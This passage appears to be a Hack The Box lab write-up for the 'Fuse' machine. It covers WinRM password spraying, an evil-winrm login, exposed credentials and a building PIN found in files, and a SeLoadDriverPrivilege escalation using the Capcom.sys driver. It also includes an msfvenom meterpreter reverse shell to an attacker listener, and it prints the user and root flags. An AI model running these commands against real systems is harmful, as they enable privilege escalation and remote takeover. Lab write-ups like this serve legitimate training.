WINRM        10.10.10.193    5985    FUSE                [-] FABRICORP\Guest:$fab@s3Rv1ce$1 "Failed to authe
WINRM        10.10.10.193    5985    FUSE                [-] FABRICORP\krbtgt:$fab@s3Rv1ce$1 "Failed to auth
WINRM        10.10.10.193    5985    FUSE                [-] FABRICORP\DefaultAccount:$fab@s3Rv1ce$1 "Failed
WINRM        10.10.10.193    5985    FUSE                [+] FABRICORP\svc-print:$fab@s3Rv1ce$1 (Pwn3d!)
```

USER: FABRICORP\svc-print
PASS: $fab@s3Rv1ce$1

I was able to use these credentials to sign in and obtain the user flag

```
# Access machine
ruby /usr/share/evil-winrm/evil-winrm.rb -u FABRICORP\\svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193

# Read Flag
type C:\Users\svc-print\Desktop\user.txt
# RESULTS
e9287513fc963208da1ed504f65411ac
```

SCREENSHOT EVIDENCE OF USER FLAG




```
root@kali:~/HTB/Boxes/Fuse# ruby /usr/share/evil-winrm/evil-winrm.rb -u FABRICORP\\svc-print -p '$fab@s3Rv1ce$1' -i 10.10.10.193

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-print\Documents> type C:\Users\svc-print\Desktop\user.txt
e9287513fc963208da1ed504f65411ac
*Evil-WinRM* PS C:\Users\svc-print\Documents> |
```

USER FLAG: e9287513fc963208da1ed504f65411ac

PrivEsc

I ran a cmdlet I wrote called Test-Privesc which discovered the device is vulnerable to the fodhelper bypass method. If I were to access an account with administrator permissions I would be able to bypass UAC without a password
https://raw.githubusercontent.com/tobor88/PowerShell-Red-Team/master/Test-PrivEsc.ps1


I found a pin code that may be used to enter the building at C:\Departments\IT\dr\offsite_dr_invocation.txt
SCREENSHOT EVIDENCE OF EXPOSED BUILDING PIN



```
    Directory: C:\Departments\IT\dr


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/10/2020   5:40 PM             46 offsite_dr_invocation.txt


PS C:\Departments\IT\dr> type *
type *

contact: mark allory
building pin: 12443231
PS C:\Departments\IT\dr> |
```

There is also the new employee Bridget Nielsons password exposed in clear text at C:\Departments\IT\new starters\2020\New Starter - Bridget Nielson.txt

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD



```
PS C:\Departments\IT\new starters\2020> type *
type *
new joiner

Bridget Nielson
bnielson
Fabricorp01
```

Knowing I am a service account I checked my privileges

```
whoami /priv
# RESULTS
Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```


SeLoadDriverPrivilege is a permissions that can be used to escalate privileges.
RESOURCE: https://www.tarlogic.com/en/blog/abusing-seloaddriverprivilege-for-privilege-escalation/

To perform this privilege escalation method I needed to perform the following steps.
I created an msfvenom payload and started my listener

```
# Start listener
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.14.37
set LPORT 1337

# Create msfvenom payload
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.37 LPORT=1337 -f exe -o msf.exe

# Download important files
wget https://raw.githubusercontent.com/TarlogicSecurity/EoPLoadDriver/master/eoploaddriver.cpp
wget https://raw.githubusercontent.com/FuzzySecurity/Capcom-Rootkit/master/Driver/Capcom.sys

# Download this file to windows as it needs to be compiled with Visual Studio
git clone https://github.com/tandasat/ExploitCapcom.git
```

Edit **ExploitCapcom.cpp** at line 292 in the function Launchshell() to execute the msfvenom payload

```
static bool LaunchShell()
{
    TCHAR CommandLine[]=TEXT("C:\\Temp\\msf.exe");
```



```
// Launches a command shell process
static bool LaunchShell()
{
    TCHAR CommandLine[] = TEXT("C:\\Temp\\msf.exe");
    PROCESS_INFORMATION ProcessInfo;
```

I compiled the cpp and sln applications using Visual Studio 2019 (Ctrl+B) and uploaded them to the target to exploit the privesc method
Evil-Winrm has a simple upload feature I used for this part

```
# A note told me the test directory is where the malicious files need to go
cd C:\test
# Upload files
upload capcom.sys
upload eoploaddriver.exe
upload ExploitCapcom.exe
upload msf.exe
```

Next I created the registry key and set the driver configuration settings

```
.\eoploaddriver.exe HKCU:\System\CurrentControlSet\MyService C:\test\capcom.sys
# RESULTS
[+]EnablingSeLoadDriverPrivilege
[+]SeLoadDriverPrivilege Enabled
[+]Loading Driver: \Registry\User\S-1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet
\MyService
NTSTATUS:00000000,WinError:0
```


The listener is already listening from the previous step so I executed the malicious payload

```
.\ExploitCapcom.exe
[*]Capcom.sysexploit
[*]Capcom.syshandlewasobtainedas0000000000000064
[*]Shell code was placed at 000002B6CF0B0008
[+]Shell code was executed
[+]Token stealing was successful
[+]The SYSTEM shell was launched
[*]Press any key to exit this program
```

I now have the ability to read the root flag

```
type C:\Users\Administrator\Desktop\root.txt
# RESULTS
b14716790eb06ee44941a0d1c918ea58
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
PS > type C:\Users\Administrator\Desktop\root.txt
b14716790eb06ee44941a0d1c918ea58
PS > hostname
Fuse
PS > ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::e56f:b949:cdd5:befb
   Link-local IPv6 Address . . . . . : fe80::e56f:b949:cdd5:befb%5
   IPv4 Address. . . . . . . . . . . : 10.10.10.193
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:9eb2%5
                                       10.10.10.2

Tunnel adapter isatap.{AF2C7A34-A136-4854-894E-84F30DA6C214}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

ROOT FLAG: b14716790eb06ee44941a0d1c918ea58